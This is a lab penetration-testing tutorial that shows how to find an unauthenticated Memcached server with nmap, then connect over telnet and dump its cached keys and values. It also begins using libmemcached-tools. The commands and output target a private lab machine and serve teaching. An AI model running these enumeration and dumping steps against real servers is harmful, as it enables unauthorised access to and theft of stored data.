Penetration Testing on Memcached Server

February 22, 2019 By Raj Chandel

In our previous article, we learned how to configure Memcached Server in Ubuntu 18.04 system to design our own pentest lab. Today we will learn multiple ways to exploit Memcached Server.

Table of Contents

Requirements

Target: Memcached Server running in Ubuntu 18.04 system


Attacker: Kali Linux

Let's Begin!!

Dumping data from Memcached server manually

Boot up your Kali Linux machine and do a simple nmap scan first to check whether the target machine is running Memcached Server or not.

```
nmap -sV -p- 192.168.1.32
```




```
root@kali:~# nmap -sV -p- 192.168.1.32
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-13 04:43 EST
Nmap scan report for 192.168.1.32
Host is up (0.00079s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE   VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linu
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
11211/tcp open  memcached Memcached 1.5.6 (uptime 1264 seconds; Ubuntu
MAC Address: 00:0C:29:2F:9F:03 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at ht
Nmap done: 1 IP address (1 host up) scanned in 22.80 seconds
root@kali:~#
```

As you can see in the above image, Memcached is running in the target machine and the port 11211 is open.

Now, let's do a little advanced search using nmap script command by typing the following command.

```
nmap -p11211 --script=memcached-info 192.168.1.32
```




```
root@kali:~# nmap -p11211 --script=memcached-info 192.168.1.32
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-13 04:45 EST
Nmap scan report for 192.168.1.32
Host is up (0.00042s latency).

PORT      STATE SERVICE
11211/tcp open  memcache
| memcached-info:
|   Process ID: 36007
|   Uptime: 1401 seconds
|   Server time: 2019-02-13T09:45:41
|   Architecture: 64 bit
|   Used CPU (user): 0.198876
|   Used CPU (system): 0.189330
|   Current connections: 2
|   Total connections: 19
|   Maximum connections: 1024
|   TCP Port: 11211
|   UDP Port: 0
|_  Authentication: no
MAC Address: 00:0C:29:2F:9F:03 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
```

As you can see in the above image, nmap script command fetched us some crucial information about the Memcached server such as process ID, Uptime, Architecture, MAC Address etc.

Now, let's try to connect the Memcached server using telnet by typing in the commands given below.

```
telnet 192.168.1.32 11211
```




```
root@kali:~# telnet 192.168.1.32 11211
Trying 192.168.1.32...
Connected to 192.168.1.32.
Escape character is '^]'.
```

As you can see in the above image, we are able to connect the Memcached Server through telnet. In such cases, the server is unprotected, hence, an attacker can gain access to the server without any obstacle because the server is not configured with SASL or any kind of firewall. Let's go ahead and begin exploitation of the Memcached Server of which we gained access previously.

Type in a command **version** to do a version scan of the Memcached Server.

```
version
```




```
root@kali:~# telnet 192.168.1.32 11211
Trying 192.168.1.32...
Connected to 192.168.1.32.
Escape character is '^]'.
version
VERSION 1.5.6 Ubuntu
```

The above data represents that the version of Memcached is 1.5.6 and it is running in a Ubuntu machine.

Now, let's get straight to fetch the valuable data stored in the server. Type the command shown below to print all the general statistics of the server.


```
stats
```


```
root@kali:~# telnet 192.168.1.32 11211
Trying 192.168.1.32...
Connected to 192.168.1.32.
Escape character is '^]'.
stats
STAT pid 36007
STAT uptime 2755
STAT time 1550052495
STAT version 1.5.6 Ubuntu
STAT libevent 2.1.8-stable
STAT pointer_size 64
STAT rusage_user 0.382641
STAT rusage_system 0.382641
STAT max_connections 1024
STAT curr_connections 5
STAT total_connections 24
STAT rejected_connections 0
STAT connection_structures 6
STAT reserved_fds 20
STAT cmd_get 1
STAT cmd_set 3
STAT cmd_flush 0
STAT cmd_touch 0
STAT get_hits 1
STAT get_misses 0
STAT get_expired 0
STAT get_flushed 0
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
STAT decr_hits 0
STAT cas_misses 0
STAT cas_hits 0
STAT cas_badval 0
STAT touch_hits 0
STAT touch_misses 0
STAT auth_cmds 0
STAT auth_errors 0
STAT bytes_read 3476
STAT bytes_written 5279
STAT limit_maxbytes 67108864
```

The above information shows the current traffic statistics. It serves the number of connections, data is stored into the cache, cache hit ratios and detailed information on the memory usage and distribution of information through the slab allocation used to store individual items.

Now, we will run another command to fetch the slab statistics. Slabs are created and allocated for storing information within the cache. Run the command shown below.

```
stats slabs
```




```
root@kali:~# telnet 192.168.1.32 11211
Trying 192.168.1.32...
Connected to 192.168.1.32.
Escape character is '^]'.
stats slabs
STAT 1:chunk_size 96
STAT 1:chunks_per_page 10922
STAT 1:total_pages 1
STAT 1:total_chunks 10922
STAT 1:used_chunks 3
STAT 1:free_chunks 10919
STAT 1:free_chunks_end 0
STAT 1:mem_requested 212
STAT 1:get_hits 1
STAT 1:cmd_set 3
STAT 1:delete_hits 0
STAT 1:incr_hits 0
STAT 1:decr_hits 0
STAT 1:cas_hits 0
STAT 1:cas_badval 0
STAT 1:touch_hits 0
STAT active_slabs 1
STAT total_malloced 1048576
END
```

As you can observe in the above image, currently there is only one slab present in the server whose slab number is 1.

Now, let's run a command mentioned below to fetch count, age, eviction, expired etc. organized by slab ID.

```
stats items
```


```
root@kali:~# telnet 192.168.1.32 11211
Trying 192.168.1.32...
Connected to 192.168.1.32.
Escape character is '^]'.
stats items
STAT items:1:number 3
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 3
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 695
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimed 0
STAT items:1:crawler_items_checked 2
STAT items:1:lrutail_reflocked 0
STAT items:1:moves_to_cold 3
STAT items:1:moves_to_warm 0
STAT items:1:moves_within_lru 0
STAT items:1:direct_reclaims 0
STAT items:1:hits_to_hot 0
STAT items:1:hits_to_warm 0
STAT items:1:hits_to_cold 1
STAT items:1:hits_to_temp 0
END
```

The above image gives us an insight into how the data is organized in **slab ID 1.**


Now, let’s run the command below to dump all the keys present in a particular slab.

```
stats cachedump 1 0
```

Here 1 and 0 are the parameters,

1 = slab ID.


0 = It represents the number of keys you want to dump, 0 will dump all the keys present in the slab ID respectively.


```
stats cachedump 1 0
ITEM third [4 b; 1550053154 s]
ITEM second [4 b; 1550053120 s]
ITEM first [11 b; 1550053057 s]
END
```

The above image represents **ITEM <item_key> [<item_size> b; <expiration_timestamp> s]**

Now, we can simply use the get command to fetch the values stored in the keys as shown below.

```
get first
get second
get third
```




```
get first
VALUE first 0 11
SUCCESS..!!
END
get second
VALUE second 0 4
Text
END
get third
VALUE third 0 4
User
END
```

As you can see in the above image, we have successfully dumped the data stored in the key values.

Dumping data using libmemcached-tools

Dumping of data using this toolkit makes the work a lot easier. So, let's start by installing libmemcached-tools in our system by typing in the following command.


```
apt install libmemcached-tools
```



```
root@kali:~# apt install libmemcached-tools
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer req
  glusterfs-common guile-2.0-libs ibverbs-providers libacl1-dev libattr1-
  libboost-iostreams1.62.0 libboost-program-options1.62.0 libboost-random
  libdns1102 libenca0 libexempi3 libgdbm-compat4:i386 libgdbm6:i386 libge
  libirs160 libisc169 libisccc160 libisccfg160 liblouis16 liblvm2app2.2 l
  libnghttp2-14:i386 libntfs-3g88 libomp5 libopencv-core3.2 libopencv-img
  libqgis-analysis2.18.24 libqgis-core2.18.24 libqgis-gui2.18.24 libqgis-
  libsane-extras libsane-extras-common libsnmp30:i386 libssh2-1:i386 libt
  python-backports.ssl-match-hostname python-capstone python-couchdbkit p
  x11proto-dri2-dev x11proto-gl-dev zeitgeist-core
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libmemcached11 libmemcachedutil2
The following NEW packages will be installed:
  libmemcached-tools libmemcached11 libmemcachedutil2
0 upgraded, 3 newly installed, 0 to remove and 744 not upgraded.
Need to get 202 kB of archives.
After this operation, 625 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
0% [Working]
```

Now that we have installed libmemcached-tools let’s start using it by typing in the following command.

```
memcstat --servers=192.168.1.33
```

